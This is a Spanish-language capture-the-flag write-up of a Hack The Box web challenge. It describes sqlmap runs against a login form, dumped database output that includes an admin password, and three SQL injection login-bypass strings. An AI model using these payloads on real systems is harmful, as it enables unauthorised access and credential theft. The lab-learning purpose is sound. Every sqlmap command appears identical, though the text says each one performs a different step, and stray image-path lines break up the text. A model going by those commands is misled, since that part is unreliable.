
La descripción del reto es la siguiente:

Some underground hackers are developing a new command and control server. Can you break in and see what they are up to?



{:height= width="100%"}

Con esta información no obtenemos ninguna pista de por donde empezar, por lo que la primera opción sera usar un ataque de fuerza bruta al login, pero lamentablemente no se ha conseguido obtener nada con varios diccionarios utilizados.

El segundo paso es probar con SQL Injection, ya que puede ser que funcione, para esto primero se probará con la herramienta *sqlmap*, que permite automatizar este proceso.

Para esto es necesario hacer primero un login y ver cual es la url a la que se envían los parámetros del POST. Se puede ver que se envía a la raíz y que los parámetros son *username* y *password*. Con esta información ya se puede ejecutar la herramienta, podemos ver la ejecución a continuación:

La primera consulta que se ejecutará será para intentar obtener todas las bases de datos disponibles, esto se realiza con el siguiente comando:

```
sqlmap -u http://docker.hackthebox.eu:32093/index.php --data="username=a&password=b" -p "username" --method P
```

Obteniendo la siguientes bases de datos, esta claro que la que nos interesa es *cartographer*, por lo que el siguiente paso es obtener las tablas de esa base de datos.

```
available databases [5]:
[*] cartographer
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Para obtener las tablas de la base de datos *cartographer* ejecutaremos el siguiente comando:

```
sqlmap -u http://docker.hackthebox.eu:32093/index.php --data="username=a&password=b" -p "username" --method P
```

La única tabla de la base de datos es users, por lo que ahora sería necesario ver los usuarios de esta tabla.

```
users
Database: cartographer
[1 table]
+--------+
```

```
| users |
+-------+
```

Para obtener los usuarios, se va a realizar un dump de la base de datos:

```
sqlmap -u http://docker.hackthebox.eu:32093/index.php --data="username=a&password=b" -p "username" --method P
```

Con lo que obtendríamos las credenciales del único usuario que hay creado, que como se puede ver no esta preparado para sacar por fuerza bruta.

```
Database: cartographer
Table: users
[1 entry]
+------------------------------+----------+
| password                     | username |
+------------------------------+----------+
| mypasswordisfuckinawesome123 | admin    |
+------------------------------+----------+
```

Toda la información anterior se puede obtener unicamente con el siguiente comando:

```
sqlmap -u http://docker.hackthebox.eu:32093/index.php --data="username=a&password=b" -p "username" --method P
```

Además hemos obtenido la base de datos que hay, que podría ser usada para buscar alguna vulnerabilidad, esta base de datos es:

```
[21:53:25] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
```


Otra forma más rápida de conseguir un login correcto sería usar directamente SQL Injection sobre el formulario, por ejemplo se podrían poner cualquiera de las tres sentencias en usuario y contraseña:

```
'||'1'='1
'or'1'='1
aaa' OR '1'='1
```

Una vez puesto un login valido nos redireccionará a la url *http://docker.hackthebox.eu:32093/panel.php?info=home*, si la analizamos un poco, veremos que usa el fichero *panel.php* y luego recibe como parámetro *info=home*.


Si usamos comandos como *dirb* para buscar ficheros y directorios en la web, no se conseguira nada.

Jugando con el parámetro *info=* vemos que obtenemos un *Not Found!*, por lo que puede que estemos acercándonos al objetivo.



{:height="100%"}

Dado que es un CTF y se busca un flag, se prueba a poner *info=flag* y justamente obtenemos el flag.



{:height="100%"}